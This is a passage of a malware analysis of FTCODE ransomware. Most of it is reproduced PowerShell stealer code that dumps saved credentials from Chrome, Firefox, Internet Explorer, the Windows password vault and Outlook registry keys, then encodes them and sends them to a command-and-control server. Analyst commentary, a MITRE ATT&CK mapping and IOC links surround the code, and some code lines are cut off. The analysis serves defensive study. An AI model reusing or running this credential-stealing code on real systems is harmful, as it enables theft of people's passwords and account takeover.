    [ref]$VarintSize = 0;
    $HeaderLength = ParseVarint $Payload[0 .. 8] $VarintSize
    $Offset = $VarintSize.Value;
    $FieldSeq = @()
    For ($y = $Offset; $y -lt $HeaderLength; $y++)
    {
        $Serial = ParseVarint $Payload[$y .. ($y + 8)] $VarintSize
        $y += $VarintSize.Value - 1
```

```
        Switch ($Serial)
        {
          {$_ -lt 0xA} { $Len = $SerialMap[$Serial]; break } #
Segment Mapping
          {$_ -gt 0xB} {   # Decode Field
              If ($Serial % 2 -eq 0) { $Len = (($Serial - 0xC) / 2) }
              Else { $Len = (($Serial - 0xD) / 2) }
          }
        }
        $FieldSeq += $Len;
    }
    $Offset = $HeaderLength;
    For ($f = 0; $f -lt $FieldSeq.Length; $f++)
    {
      $Str = $Encoding.GetString($Payload[$Offset .. ($Offset +
$FieldSeq[$f] - 1)])
      $isBlack = 0
      #Switch option ?  -> value : 0 -> url, 3 -> username, 5 -> pwd
to decode
      If ($f -eq 0) { $url = $Str }
      ElseIf ($f -eq 3) { $user = $Str }
      ElseIf ($f -eq 5) { $pwd =
DecodePasswordChrome($Payload[$Offset .. ($Offset + $FieldSeq[$f] -
1)]) }
      $Offset += $FieldSeq[$f]
    }
    if(-Not($user -like '^\u0001*') -and -Not($user -like '^\u0000'))
# Mapping different on Chrome, check it
    {
      If ($user.Length -gt 0 -or $pwd.Length -gt 0) #Add collected
info as chrome cred
      {
        $url = ([System.Uri]$url).Host
        if($global:chromeInfo[$url] -eq $null) {
$global:chromeInfo[$url] = @()}
        $global:chromeInfo[$url] += @{[string]$user = [string]$pwd}
      }
    }
  }
  catch { SendStringToC2 "crederror=ERR:ParsePayloadSQLite:
$($_.Exception.Message)"; }
}
```

The next section of code defines the function for decode the passwords from Chrome browser. Like for Mozilla, this checks the presence of the profile but can't check more for getting debug informations. We can note that the encoding code is for the Latin languages victims (ISO-8859-1 -> Western Europe). The comparative method is different too, instead of parse each address of the cells, on Chrome, this structure is defined and can be parsed by the specific location on the stream. Once this done, this parse the data with the dll like Mozilla for getting the data and push on the list of dumped chrome credentials.

```
Function DecodePasswordChrome($Password)
{
  try
  {
    $P = $Encoding.GetBytes($Password)
    try
    {
      $Decrypt =
[System.Security.Cryptography.ProtectedData]::Unprotect($Password,$nu
[System.Security.Cryptography.DataProtectionScope]::CurrentUser)
      Return [System.Text.Encoding]::Default.GetString($Decrypt);
    }
    Catch { Return "" }
  }
  catch { SendStringToC2 "crederror=ERR:DecodePasswordChrome:
$($_.Exception.Message)";}
}

function chrome_dump()
{
  try
  {
    $global:chromeInfo = @{};
    $global:chromeError = "SUCCESS"
    $dbFilePath =
"$($Env:USERPROFILE)\AppData\Local\Google\Chrome\User Data\*\Login
Data"
    $dbFiles = $(Get-ChildItem $dbFilePath).FullName;
    if($dbFiles.Count -le 0 -and $dbFiles.Length -le 0) {
$global:chromeError = "NO PROFILES";  }
    foreach($dbFile in $dbFiles)
    {
        if($dbFile -ne $null)
        {
            if(([System.IO.File]::Exists($dbFile)))
            {
                $Stream = New-Object IO.FileStream -ArgumentList
"$dbFile", 'Open', 'Read', 'ReadWrite'
                Add-Type -AssemblyName System.Security
                $Encoding =
[System.Text.Encoding]::GetEncoding(28591) # -> iso-8859-1 -> Western
Europe (ISO) -> Latin languages victims
                $StreamReader = New-Object IO.StreamReader -
ArgumentList $Stream, $Encoding
                $BinaryText = $StreamReader.ReadToEnd()
                $StreamReader.Close()
                $Stream.Close()
                $SerialMap = @{0=0; 1=1; 2=2; 3=3; 4=4; 5=5; 6=6;
7=8; 8=0; 9=0}
                If ((Compare-Object $BinaryText[0x0 .. 0x5] @('S',
'Q', 'L', 'i', 't', 'e')) -eq $null) #Text -> SQLite input
                {
                    $NumPages = __ToInt($BinaryText[0x1C .. 0x1F])
                    $PageSize = __ToInt($BinaryText[0x10 .. 0x11])
                    for($x = 0x2; $x -lt $NumPages; $x++)
```

```
                    {
                        $PageStart = ($x * $PageSize);
                        ParseSQLite $BinaryText[$PageStart ..
($PageStart + $PageSize - 1)] # Parse the cells
                    }
                }
                        }
        }
    }
    return @{"logs" = "$global:log"; "error" = $global:chromeError;
"info" = $global:chromeInfo}
  }
  catch { SendStringToC2 "crederror=ERR:chrome_dump:
$($_.Exception.Message)";}
}
```

The next functionalities are for dumping the credential from the differents versions of Outlook, this check for the IMAP, SMTP and POP3 credentials and configuration.

```
function ol_dump()
{
  try
  {
    $wms = "HKCU:\Software\Microsoft\Windows
NT\CurrentVersion\Windows Messaging
Subsystem\Profiles\*\9375CFF0413111d3B88A00104B2A6676\*";
    $office =
"HKCU:\Software\Microsoft\Office\1[56].0\Outlook\Profiles\*\9375CFF04

    $allPaths = @();
    $olInfo = @{};
    $olError = "SUCCESS";
    $tmpWMS = (Get-ChildItem $wms -ErrorAction SilentlyContinue)
    $tmpOffice = (Get-ChildItem $office -ErrorAction
SilentlyContinue)
    if($tmpWMS -ne $null){ $allPaths += $tmpWMS; }
    if($tmpOffice -ne $null){ $allPaths += $tmpOffice; }
    Add-Type -AssemblyName System.Security
    foreach($path in $allPaths)
    {
      $imapServer = ($path | Get-ItemProperty -ErrorAction
SilentlyContinue | select -ErrorAction SilentlyContinue -
ExpandProperty "IMAP Server");
      if($imapServer -ne $null)
      {
          $server = $imapServer
          try{ $server =
[System.Text.Encoding]::DEFAULT.GetString($imapServer) -replace
"\u0000","" -replace "0x00",""; } catch {}
          $userBytes = ($path | Get-ItemProperty -ErrorAction
SilentlyContinue | select -ErrorAction SilentlyContinue -
ExpandProperty "IMAP User");
          $user = "";
          if($userBytes -ne $null)
          {
            $user = $userBytes;
            try{ $user =
[System.Text.Encoding]::DEFAULT.GetString($userBytes)  -replace
"\u0000","" -replace "\x00",""; }catch{}
          }
          $encPwd = ($path | Get-ItemProperty -ErrorAction
SilentlyContinue | select -ErrorAction SilentlyContinue -
ExpandProperty "IMAP Password");
          $pwd = "";
          try
          {
            $pwd =
[System.Text.Encoding]::DEFAULT.GetString([System.Security.Cryptograp
 $null,
[System.Security.Cryptography.DataProtectionScope]::CurrentUser))  -
replace "\u0000","" -replace "0x00",""
          }
          catch{}
          try
```

```
          {
            $port = [System.Text.Encoding]::DEFAULT.GetString(($path
| Get-ItemProperty -ErrorAction SilentlyContinue | select -
ErrorAction SilentlyContinue -ExpandProperty "IMAP Port")) -replace
"0x00",""
            $server += ":" + $port
          }
          catch{}
          if($olInfo[$server] -eq $null) { $olInfo[$server] = @(); }
          $olInfo[$server] += @{ [string]$user = [string]$pwd }
          $smtpServer = ($path | Get-ItemProperty -ErrorAction
SilentlyContinue | select -ErrorAction SilentlyContinue -
ExpandProperty "SMTP Server");
          if($smtpServer -ne $null)
          {
            $server = $smtpServer;
            try{ $server =
[System.Text.Encoding]::DEFAULT.GetString($smtpServer) -replace
"\u0000","" -replace "0x00",""; } catch{}
            if($olInfo[$server] -eq $null) { $olInfo[$server] = @();
}
            $olInfo[$server] += @{ [string]$user = [string]$pwd }
          }
      }
      $pop3Server = ($path | Get-ItemProperty -ErrorAction
SilentlyContinue | select -ErrorAction SilentlyContinue -
ExpandProperty "POP3 Server");
      if($pop3Server -ne $null)
      {
          $server = $pop3Server
          try { $server =
[System.Text.Encoding]::DEFAULT.GetString($pop3Server) -replace
"\u0000","" -replace "0x00",""; } catch {}
          $userBytes = ($path | Get-ItemProperty -ErrorAction
SilentlyContinue | select -ErrorAction SilentlyContinue -
ExpandProperty "POP3 User")
          $user = "";
          if($userBytes -ne $null)
          {
            $user = $userBytes
            try{ $user =
[System.Text.Encoding]::DEFAULT.GetString($userBytes)  -replace
"\u0000","" -replace "\x00","";}catch {}
          }
          $encPwd = ($path | Get-ItemProperty -ErrorAction
SilentlyContinue | select -ErrorAction SilentlyContinue -
ExpandProperty "POP3 Password")
          $pwd = "";
          try
          {
            $pwd =
[System.Text.Encoding]::DEFAULT.GetString([System.Security.Cryptograp
 $null,
[System.Security.Cryptography.DataProtectionScope]::CurrentUser))  -
replace "\u0000","" -replace "0x00",""
```

```
          }
          catch {}
          try
          {
            $port = [System.Text.Encoding]::DEFAULT.GetString(($path
| Get-ItemProperty -ErrorAction SilentlyContinue | select -
ErrorAction SilentlyContinue -ExpandProperty "POP3 Port")) -replace
"0x00",""
            $server += ":" + $port
          }
          catch {}
          if($olInfo[$server] -eq $null){ $olInfo[$server] = @(); }
          $olInfo[$server] += @{ [string]$user = [string]$pwd  }
          $smtpServer = ($path | Get-ItemProperty -ErrorAction
SilentlyContinue | select -ErrorAction SilentlyContinue -
ExpandProperty "SMTP Server");
          if($smtpServer -ne $null)
          {
            $server = $smtpServer;
            try { $server =
[System.Text.Encoding]::DEFAULT.GetString($smtpServer) -replace
"\u0000","" -replace "0x00","";}catch {}
            if($olInfo[$server] -eq $null){  $olInfo[$server] = @();
}
            $olInfo[$server] += @{ [string]$user = [string]$pwd  }
          }
      }
    }
    return @{"logs" = "$global:log"; "error" = $olError; "info" =
$olInfo}
  }
  catch { SendStringToC2 "crederror=ERR:ol_dump:
$($_.Exception.Message)";}
}
```

At the last, this check by the history files of Internet Explorer, the URL are extracted from their algorithm with their hash, this extracts the value from this result for getting the credentials. The OS version is also checked, since windows 8, IE use vault systems for managing the security of theirs passwords. Like the rest, the thinking about the attacker's logic is always as strange that more logic to test the existence of the profiles after check the OS versions due to the way like the data is stored is different and this useless to test the second part.

```
function ie_dump()
{
  try
  {
    Add-Type -AssemblyName System.Security
    $ieInfo = @{};
    $ieError = "SUCCESS"
    $shell = New-Object -ComObject Shell.Application
    $hist = $shell.NameSpace(34) # Alternative method of checking
Internet Explorer history -> C:\Users\
<Username>\AppData\Local\Microsoft\Windows\History
    $folder = $hist.Self;
    if((@($hist.Items()).Count) -le 0) { $ieInfo = "NO HISTORY"; }
    $hist.Items() | foreach
    {
      if ($_.IsFolder)
      {
        $siteFolder = $_.GetFolder
        $siteFolder.Items() | foreach
        {
          $site = $_;
          if ($site.IsFolder)
          {
            $pageFolder  = $site.GetFolder;
            $pageFolder.Items() | foreach
            {
              $url = $($pageFolder.GetDetailsOf($_,0)) ;
              $enc = [system.Text.Encoding]::UTF8;
              $entropy= $enc.GetBytes($url);
              $url16 = [System.Text.Encoding]::GetEncoding("UTF-
16").GetBytes($url + "`0");
              $sha1 = [System.Security.Cryptography.SHA1]::Create();
              $hash = $sha1.ComputeHash($url16);
              $hs = ""
              $cs = 0
              $urlHASH = $($hash | %{ $hs += $_.ToString("x2") ; $cs
+= $_ }
              ($hs + ($cs % 256).ToString("x2")).ToUpper())
              $fromREG = $null;
              $fromREG = $(Get-ItemProperty -PATH
"HKCU:\Software\Microsoft\Internet Explorer\IntelliForms\Storage2" -
Name $urlHASH -ErrorAction SilentlyContinue | Select-Object -
ExpandProperty $urlHASH)
              if($fromREG -ne $null)
              {
                try{ $Decrypt =
[System.Security.Cryptography.ProtectedData]::Unprotect($fromREG,
$url16,
[System.Security.Cryptography.DataProtectionScope]::LocalMachine); }
                catch { Continue }
                $dwSize = [bitconverter]::ToInt32($Decrypt[0..3], 0)
                $dwSecretInfoSize =
[bitconverter]::ToInt32($Decrypt[4..7], 0)
                $dwSecretSize =
[bitconverter]::ToInt32($Decrypt[8..11], 0)
```

```
                $dwTotalSecrets =
[bitconverter]::ToInt32($Decrypt[20..23], 0) / 2
                if($fromREG.Length -ge ($dwSize + $dwSecretInfoSize
+$dwSercertSize))
                {
                  $url = ([System.Uri]$url).Host
                  if($ieInfo[$url] -eq $null) { $ieInfo[$url] = @();
}
                  $allCreds =
([System.Text.Encoding]::Default.GetString($Decrypt[($Decrypt.Length
- $dwSecretSize)..($Decrypt.Length)]) -split "\x00\x00") -replace
"\x00", "";
                  for($i = 0; $i -lt $dwTotalSecrets; $i++ )
                  {
                    $user = $allCreds[$i]
                    $pwd = $allCreds[$i + 1]
                    $ieInfo[$url] += @{ [string]$user = [string]$pwd
};
                  }
                }
              }
            }
          }
        }
      }
    }
    if(([int32]([string][System.Environment]::OSVersion.Version.Major
+ [string][System.Environment]::OSVersion.Version.Minor)) -ge 62) # -
> greater than or equal Windows 8 OS -> Password Vault improved
    {
      [void]
[Windows.Security.Credentials.PasswordVault,Windows.Security.Credenti

      $vault = New-Object Windows.Security.Credentials.PasswordVault;
      $allCreds = $vault.RetrieveAll() | % { $_.RetrievePassword();$_
}
      foreach($cred in $allCreds)
      {
        $url = ([System.Uri]$cred.Resource).Host
        if($ieInfo[$url] -eq $null) { $ieInfo[$url] = @(); }
        $ieInfo[$url] += @{ [string]$cred.UserName =
[string]$cred.Password }
      }
    }
    return @{"logs" = "$global:log"; "error" = $ieError; "info" =
$ieInfo}
  }
  catch { SendStringToC2 "crederror=ERR:ie_dump:
$($_.Exception.Message)";}
}
```

The payload executes the functions and merges all the data. Why do a better code and easily maintainable by merging in one function with a switch condition for redirect the common part to the same code and avoid to do the same execution but this

consistent with the fact this reinfect each 15 minutes with the logic of thought (not very stealthy but it works).

```
# Execute password dump
$ffInfo = ff_dump
$ieInfo = ie_dump
$olInfo = ol_dump
$chromeInfo = chrome_dump

$allInfo = @{"logs" = "$global:log"; "error" = "SUCCESS"; "info" =
@{}}
# Merge all the data
mergeInfo $olInfo $allInfo
mergeInfo $chromeInfo $allInfo
mergeInfo $ieInfo $allInfo
mergeInfo $ffInfo $allInfo
```

This time doesn't check the import of the class (works in .NET Framework 4.7.2 and later versions), this use it for perform the asynchronous communication layer to serialize and deserialize the credentials dumped. But why not used the native json format with asynchronous call by job for be more compatible with more OS versions and that the attacker has already used (so now how works except this a edited copy/paste of course) ?

```
# Try/catch ?
Add-Type -AssemblyName System.Web.Extensions;
$ps_js = new-object
system.web.script.serialization.javascriptSerializer;
try
{
    $sendInfo = @{};
    $allInfo["info"].GetEnumerator() | %{
      $host1 = ([string]$_.key).toLower();
      if( $host1 -ne "empty" )
      {
        $sendInfo[ $host1 ] = @();
        foreach($value in $_.value )
        {
          $sendInfo[ $host1 ] += @{
[Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes( [string]
($value.Keys) ) ) =
[Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes( [string]
($value.Values) ) ) };
        }
      }
    }
    try{ SendStringToC2 ("cred=" +  [uri]::EscapeDataString(
$ps_js.Serialize($sendInfo) ) ); }catch{}
    try{ SendStringToC2 ("crederror=" + $allInfo["error"]); }catch{}
}
catch{}
} #End of "stiller" block
```

The main function is only for performing the recognization of the good format to use for the .NET class for exploit the dll. Most of this code is copied from the previous described functions.

```
function main()
{
    # Copy/Paste skill
  try
  {
    $mPaths = @("$env:SystemDrive\Program Files\Mozilla Firefox",
"$env:SystemDrive\Program Files\Mozilla Thunderbird",
"$env:SystemDrive\Program Files (x86)\Mozilla Firefox",
"$env:SystemDrive\Program Files (x86)\Mozilla Thunderbird")
    $mozillaPath = $null
    foreach($path in $mPaths)
    {
      $nssPath = $(Join-Path ([string]$path) ([string]'nss3.dll'))
      if([System.IO.File]::Exists($nssPath))
      {
        $mozillaPath = $path;
        break;
      }
    }
    if($mozillaPath -eq $null) {$result = $stillerBlock.Invoke();}
    else
    {
      $dll = $(Join-Path ([string]$mozillaPath) ([string]'nss3.dll'))
      $is86dll = (Get-ExecutableType -Path $dll) -eq 32
      $is86 = [IntPtr]::Size -eq 4
      $result = $null;
      if($is86dll -and $is86) {$result = $stillerBlock.Invoke();}
      elseif(-Not($is86dll) -and -Not($is86)) {$result =
$stillerBlock.Invoke();}
      elseif($is86dll -and -Not($is86))
      {
        Start-Job -RunAs32 -ScriptBlock $stillerBlock | Out-Null
        $result = (Get-Job | Wait-Job | Receive-Job)
      }
      elseif(-Not($is86dll) -and $is86) {$result =
$stillerBlock.Invoke();}
    }
    return $result;
  }
  catch{ SendStringToC2 "crederror=ERR:chooseArch:
$($_.Exception.Message)";}
}
SendStringToC2 "crederror=start chooseArch";

main
```


Unfortunately, this group can let several hours or days before drops the ransomware payload and by the fact of detection and blockage of domains, it's impossible to study the last part the ransomware ftcode but we can invalidate that it must reuse the IV defined in the "db" file (random GUID defines) to encrypt the data with AES so the secret must be in the ransomware code. That makes possible recovers the data if ransomware script and db file can be available or if this possible to have the GUID by interception of the frame (send GUID on C2) and can be edited for getting IV too.

Compared to the analysis in early January 2020, the Threat Actor added the password dump for IE and Outlook at their script. The group have a low level on the

professional approach of a cybercriminal group and coding skills but the fact that a part of the encryption process are in memory and are flush make it more deadly in this approach.

Cyber kill chain

This process graph represent the cyber kill chain used by the attacker.



Indicators Of Compromise (IOC)

The IOC can be exported in JSON and CSV

References MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	Scheduled Task Scripting PowerShell Execution through API Execution through Module Load	https://attack.mitre.org/techniques/T1053 https://attack.mitre.org/techniques/T1064 https://attack.mitre.org/techniques/T1086 https://attack.mitre.org/techniques/T1106 https://attack.mitre.org/techniques/T1129
Persistence	Scheduled Task	https://attack.mitre.org/techniques/T1053
Privilege Escalation	Scheduled Task	https://attack.mitre.org/techniques/T1053
Defense Evasion	Scripting Compile After Delivery	https://attack.mitre.org/techniques/T1064 https://attack.mitre.org/techniques/T1500
Credential Access	Credentials in Files	https://attack.mitre.org/techniques/T1081

This can be exported as JSON format Export in JSON

Links

Original tweet:

- https://twitter.com/JAMESWT_MHT/status/1273902965041045507
- https://twitter.com/reecdeep/status/1273522967935356933

Links Anyrun:

References:

FTCODE Ransomware Now Steals Chrome, Firefox Credentials